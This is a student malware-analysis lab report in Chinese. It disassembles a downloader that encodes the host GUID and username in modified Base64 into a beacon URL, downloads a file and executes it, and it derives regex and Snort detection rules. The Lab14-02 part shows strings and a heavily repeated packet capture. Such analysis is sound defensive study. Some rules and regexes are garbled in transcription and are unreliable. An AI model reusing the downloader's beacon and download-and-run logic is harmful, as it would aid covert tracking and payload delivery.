

恶意代码分析与防治技术实验报告

Lab 14



网络空间安全学院

信息安全专业

2211985 李佳璐

同时可以发现正常的浏览器行为与在这个信令中看到的User-Agent匹配，这表明恶意代码很可能使用了COM API接口。比较URI，可以看到aa/a.png似乎是一致的字符串。

使用IDA Pro进行分析

查看导入函数：

 000000... URLDownloadToCacheFileA urlmon

可以看到来自 urlmon.dll 的 URLDownloadToCacheFileA 函数，用来从 url 中下载文件到缓存函数。

定位到 URLDownloadToCacheFileA 函数的调用：

```
add     esp, 4
mov     [ebp+var_218], eax
mov     ecx, [ebp+arg_0]
add     ecx, [ebp+var_218]
mov     dl, [ecx-1]
mov     [ebp+var_214], dl
movsx   eax, [ebp+var_214]
push    eax
mov     ecx, [ebp+arg_0]
push    ecx
push    offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"...
lea     edx, [ebp+var_210]
push    edx                ; char *
call    _sprintf
add     esp, 10h
push    0                  ; LPBINDSTATUSCALLBACK
push    0                  ; DWORD
push    200h               ; cchFileName
lea     eax, [ebp+ApplicationName]
push    eax                ; LPSTR
lea     ecx, [ebp+var_210]
push    ecx                ; LPCSTR
push    0                  ; LPUNKNOWN
call    URLDownloadToCacheFileA
mov     [ebp+var_41C], eax
cmp     [ebp+var_41C], 0
jz      short loc_401221
xor     eax, eax
jmp     short loc_401281
-----
```

跳转可以看到其访问的 URL：

```
aHttpWww_practi db 'http://www.practicalmalwareanalysis.com/%s/%c.png',0
                : DATA XREF: sub_4011A3+39↑o
```

其访问的 URL 为 `http://www.practicalmalwareanalysis.com/%s/%c.png`，可以发现这个是一个格式化字符串，并且最后是以png 结尾，也就是说这个访问的资源应该是一个图片。

在调用这个URL之前：

```


push    ebp
mov     ebp, esp
sub     esp, 460h
mov     eax, [ebp+arg_0]
push    eax                ; char *
call    _strlen
add     esp, 4
mov     [ebp+var_218], eax
mov     ecx, [ebp+arg_0]
add     ecx, [ebp+var_218]
mov     dl, [ecx-1]
mov     [ebp+var_214], dl
movsx   eax, [ebp+var_214]
push    eax
mov     ecx, [ebp+arg_0]
push    ecx

```

可以看到是一些对字符串进行格式化的一些操作。且此处的 %c 会一直是前面 %s 的最后一个字符。

前面的代码(0x004011AC~0x004011CA)表示将%s的最后一个字符复制到%c中。首先，strlen用来计算字符串的长度(0x004011AC~0x004011B8)。然后，%s的最后一个字符被复制到作为%c的局部变量var_214中(0x004011BE~0x004011CA)。因此，在最终的URI中，文件名%c总是字符串%s的最后一个字符。这解释了在两个例子中文件名都是a字符的原因：因为它与最后一个字符一致。

深入分析调用，可以发现参数的内容来自上一个函数，移动到调用函数，实际上是**main函数**：



在标注为sub_4018BB的循环之前的函数修改了传给downloadNRun(0x004011A3)函数的字符串。

downloadNRun函数有两个参数:一个输入字符串和一个输出字符串。

检查sub_4018BB函数：

```

; int __cdecl sub_4010BB(char *, int)
sub_4010BB proc near

var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= byte ptr -10h
var_C= byte ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch

push    ebp
mov     ebp, esp
sub     esp, 1Ch
mov     [ebp+var_1C], 0
mov     eax, [ebp+arg_0]
push    eax                ; char *
call    strlen
add     esp, 4
mov     [ebp+var_8], eax
mov     [ebp+var_4], 0
mov     [ebp+var_18], 0

```

```

loc_4010E5:
mov     ecx, [ebp+var_4]
cmp     ecx, [ebp+var_8]
jge     loc_401196

```

```

mov     ecx, [ebp+var_1C]
push    ecx
lea     edx, [ebp+var_C]
push    edx
lea     eax, [ebp+var_10]
push    eax
call    sub_401000
add     esp, 0Ch
mov     [ebp+var_14], 0
jmp     short loc_401171

```

```

loc_401171:
cmp     [ebp+var_14], 4
jge     short loc_401191

```

看到它包含两个子例程，一个子例程是strlen函数。另一个例程(0x401000)包含了对标准Base64编码字符串的引用: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-

```

sub_401000 proc near


var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch
arg_8= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 8
mov     eax, [ebp+arg_0]
xor     ecx, ecx
mov     cl, [eax]
sar     ecx, 2
mov     edx, [ebp+arg_4]
mov     al, ds:byte_4050C0[ecx]
mov     [edx], al

```

sub_401000并不是一个标准的Base64编码函数。当需要填充4字节对齐字符块的结束符时，Base64编码函数通常有个等号(=)的静态引用。很多实现中将有二个等号(=)的引用，因为4字节字符块的最后两个字符能被填充。

Base64编码函数(0x401000)的一个分叉，或是选择编码字符，或是选择填充字符：



图右边的路径显示a作为填充字符，而不是常用的=。

在main函数内，靠近基本(外部)的Base64编码函数调用之前，看到了GetCurrentHwProfileA函数、GetUserName函数、sprintf函数以及字符串%c%c:c%c%c:c%c%c:c%c%c:c%c%c和s-%s。

```

push    offset aCCCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c"
lea     edx, [ebp+var_10098]
push    edx ; char *
call    _sprintf
add     esp, 38h
mov     [ebp+pcbBuffer], 7FFFh
lea     eax, [ebp+pcbBuffer]
push    eax ; pcbBuffer
lea     ecx, [ebp+Buffer]
push    ecx ; lpBuffer
call    ds:GetUserNameA
test    eax, eax
jnz     short loc_40135C
xor     eax, eax
jmp     loc_4013DC

```

```

loc_401358:
lea     edx, [ebp+Buffer]
push    edx
lea     eax, [ebp+var_10098]
push    eax
push    offset aSS ; "%s-%s"
lea     ecx, [ebp+var_10160]
push    ecx ; char *
call    _sprintf
add     esp, 10h
push    7FFFh ; size_t
push    0 ; int
lea     edx, [ebp+var_10000]
push    edx ; void *
call    _memset
add     esp, 0Ch
lea     eax, [ebp+var_10000]
push    eax ; int
lea     ecx, [ebp+var_10160]
push    ecx ; char *
call    sub_4010BB
add     esp, 8

```

```

loc_4013AA:
lea     edx, [ebp+var_10000]
push    edx ; char *
call    sub_4011A3
add     esp, 4
mov     [ebp+var_10008], eax
cmp     [ebp+var_10008], 0
jz      short loc_4013CA

```


GetCurrentHwProfileA函数返回GUID中的6个字节以MAC地址格式(冒号之间每个字节的十六进制形式)被打印, 并且成为%s-%s中的第一个字符串, 而第二个字符串则是用户名。因此, 格式中基本的字符串如下所示, 用HH表示一个十六进制字节: HH:HH:HH:HH:HH:HH-username

通过Base64解码字符串NDE6NZM6NBU6Mik60TM6NTYtSm9obiBTbw10aAaa, 结果是41:73:7E:29:93:56-JohnSmith\x86\x9a, 确认这个格式是正确的。

之前, 恶意代码使用带有特殊填充字符串的标准Base64编码, 这里填充字符是a.结果中John Smith之后的额外字符使用了标准的Base64解码器, 它将字符串末尾aa解释为标准字符, 而不是将其识别为可替换的填充字符。

确定信令的信息来源之后, 继续查看接收到某些内容后会发生什么情况。

回到URLDownloadToCacheFileA函数(0x004011A3):



看到函数的成功分支是命令 `CreateProcessA`，它将 `URLDownloadToCacheFileA` 返回的路径名作为参数。一旦恶意代码下载了一个文件，它简单地执行该文件并退出。

回到 `URLDownloadToCacheFileA` 函数(0x004011A3, 标注为downloadNRun)，看到函数的成功分支是命令 `CreateProcessA`，它将 `URLDownloadToCacheFile` 返回的路径名作为参数。一旦恶意代码下载了一个文件，它简单地执行该文件并退出。

2. 问题解答

(1) 恶意代码使用了哪些网络库？它们的优势是什么？

该程序中包含了 `URLDownloadToCacheFile` 函数，而这个函数使用了 COM 接口。当恶意代码使用 COM 接口时，HTTP 请求中的大部分内容都来自 Windows 内部，因此无法有效地使用网络特征来进行针对性的检测。

(2) 用于构建网络信令的信息源元素是什么，什么样的条件会引起信令的改变？

信息源元素是主机 GUID 与用户名的一部分。GUID 对于任何主机操作系统都是唯一的，信令中使用了 GUID 中的 6 个字节，应该也是相对唯一的。用户名则会根据登录系统的用户而改变。

(3) 为什么攻击者可能对嵌入在网络信令中的信息感兴趣？

攻击者可能想跟踪运行下载器的特定主机，以及针对特定的用户。

(4) 恶意代码是否使用了标准的 Base64 编码？如果不是，编码是如何不寻常的？

不是标准的 Base64 编码，因为它在填充时，使用 a 代替 = 作为填充符号。

(5) 恶意代码的主要目的是什么？

这个恶意代码下载并运行其他代码。

(6) 使用网络特征可能有效探测到恶意代码通信中的什么元素？

恶意代码通信中可以作为检测目标的元素包括域名、冒号以及 Base64 解码后出现的破折号，以及 URI 的 Base64 编码最后一个字符是作为 PNG 文件名单字符的事实。

(7) 分析者尝试为这个恶意代码开发一个特征时，可能会犯什么错误？

防御者如果没有意识到操作系统决定着这些元素，则他们可能会尝试将 URI 以为的元素作为目标。多数情况下，Base64 编码字符串以 a 结尾，它通常使文件名显示为.png。然而，如果用户名长度是 3 的倍数，那么最后一个字符和文件名都取决于编码用户名的最后一个字符。这种情况下，文件名是不可预测的。

(8) 哪些特征集可能检测到这个恶意代码（以及新的变种）？

根据Base64的静态编码模式：

原始	41:	73:	7E:	29:	93:	56-	Joh	n S	mit	h..
编码后	NDE6	NzM6	NOU6	Mjk6	OTM6	NTYt	Sm9o	biBT	bWl0	aAaa

使用Base64编码时，因为原始字符串中的冒号是三字符组中的第三个字符，所以编码后每个四字符组中的第四个字符比特都来自于第三个字符，这也是冒号之后每四个字符为6的原因，因为破折号的使用，所以第六个四字符组总是以字符t结束。

因此，可以知道该URI至少有24个字符，并且指定了四个字符6与字符t的具体位置。也知道可能用于表示其余URI的字符集，以及下载的名称是单个字符，而这字符与路径的末尾是相同的。

第一个正则表达式

```
八\[A-Z0-9a-z+\]\{3\}6[A-Z0-9a-z+\]\{3\}6[A-Z0-9a-z+\]\{3\}6[A-Z0-9a-z+\]\{3\}6[A-Z0-9a-z+\]\{3\}6[-Z0-9a-z+\]\{3\}t([A-Z0-9a-z+\]\{4\}){1,}\|/
```

有了正则表达式，它们可以识别恶意代码产生的模式。将其转化为Snort特征规则，当恶意代码在网络产生流量时用它来检测。

在恶意代码进行格式化字符串时，中间使用的是：进行分割，那么这个就可以作为一个特征，但是在使用这个的时候需要注意的是他会进行一个编码，在编码之后会变为 6，因为有破折号的使用，所以第 6 个四字符组是以 t 结尾。根据以上的分析，可以得到以下的 snort 规则：

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.1.1 Colons and dash"; urilen:>32; content:"GET|20|/"; depth:5; pare:"/GET\x2-\/[A-Za-z0-9+\]\{3\}6[A-Za-z0-9+\]\{3\}6[A-Za-z0-9+\]\{3\}6[A-Za-z0-9+\]\{3\}6[A-Za-z0-9+\]\{3\}6[-Z0-9a-z+\]\{3\}t([A-Za-z0-9+\]\{4\}){1,}\|/"; sid:20001411; rev:1;)
```

这个规则只包含了开头的关于 GET 字符串的内容。

第二个正则表达式以至少25个字符的Base64表达式为目标。文件名是单字符后跟一个.png，这个字符与前面段的最后一个字符相同。下面是正则表达式：

```
八\[A-z0-9a-z+\[/]{24,}\([A-z0-9a-z+\[/])\)\1.png/
```

snort 规则为:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.1.1 Base64 and png"; urilen:>32; uricontent:".png"; pcre:"/\[A-Za-z0-9+\]{24,}([A-zaz0-9+\])\1.png/"; sid:20001412; rev:1;)
```

除了前面的特征以外, 也能用域名(www.practicalmalwareanalysis.com)、恶意代码下载可执行文件的事实等, 作为检测目标。

Lab14-02

1.过程分析

使用strings工具查看该恶意代码的字符串列表

```
GetModuleHandleA
GetStartupInfoA
WXYZlabcd3fghijkl012e456789ABCDEFGHIJKL+/MNOPQRSTUWmn0pqrstuvwxy
cmd.exe
exit
<<<
```


可以看到 Base64 加密字符串, 推测其会采用 Base64 加密

运行恶意代码, 使用wireshark进行抓包:

发现:

No.	Time	Source	Destination	Protocol	Length	Info
5	2.62596700	192.168.254.131	192.168.254.255	NBNS	92	Name query NB WORKGROUP<1b>
6	4.79076800	192.168.254.1	224.0.0.251	MDNS	77	Standard query 0x0000 PTR _dosvc._tcp.local, "qu" question
7	4.79175200	192.168.254.1	224.0.0.251	MDNS	97	Standard query 0x0000 PTR _dosvc._tcp.local, "qu" question
8	4.83630600	192.168.254.1	224.0.0.251	MDNS	85	Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "qu" question
9	4.83721500	192.168.254.1	224.0.0.251	MDNS	105	Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "qu" question
10	5.37720500	192.168.254.131	192.168.254.255	NBNS	92	Name query NB WORKGROUP<1b>
11	5.79953600	192.168.254.1	224.0.0.251	MDNS	77	Standard query 0x0000 PTR _dosvc._tcp.local, "QM" question
12	5.79993400	192.168.254.1	224.0.0.251	MDNS	97	Standard query 0x0000 PTR _dosvc._tcp.local, "QM" question
13	5.80089500	192.168.254.1	224.0.0.251	MDNS	319	Standard query response 0x0000 PTR DESKTOP-R4R60AF._dosvc._tcp.local
14	5.80129400	192.168.254.1	224.0.0.251	MDNS	299	Standard query response 0x0000 PTR DESKTOP-R4R60AF._dosvc._tcp.local
15	5.84655300	192.168.254.1	224.0.0.251	MDNS	85	Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QM" question
16	5.84717700	192.168.254.1	224.0.0.251	MDNS	105	Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QM" question
17	6.12540200	192.168.254.131	192.168.254.255	NBNS	92	Name query NB WORKGROUP<1b>
18	6.87562600	192.168.254.131	192.168.254.255	NBNS	92	Name query NB WORKGROUP<1b>
19	36.4474280	192.168.254.1	239.255.255.250	SSDP	207	M-SEARCH * HTTP/1.1
20	37.4575020	192.168.254.1	239.255.255.250	SSDP	207	M-SEARCH * HTTP/1.1
21	38.4606270	192.168.254.1	239.255.255.250	SSDP	207	M-SEARCH * HTTP/1.1
22	39.4727940	192.168.254.1	239.255.255.250	SSDP	207	M-SEARCH * HTTP/1.1
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
[Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)]						
[Internet Protocol Version 4, Src: 192.168.254.1 (192.168.254.1), Dst: 239.255.255.250 (239.255.255.250)]						
[User Datagram Protocol, Src Port: 53968 (53968), Dst Port: Ssdp (1900)]						
[Hypertext Transfer Protocol]						
[M-SEARCH * HTTP/1.1\r\n						
HOST: 239.255.255.250:1900\r\n						
MAN: "ssdp:discover"\r\n						
MX: 1\r\n						
ST: urn:dial-multiscreen-org:service:dial:1\r\n						
USER-AGENT: Lark/121.0.6167.86 windows\r\n						
\r\n						
[Full] request URI: http://239.255.255.250:1900*						
[HTTP request 4/4]						
[raw request 1n frame: 21]						
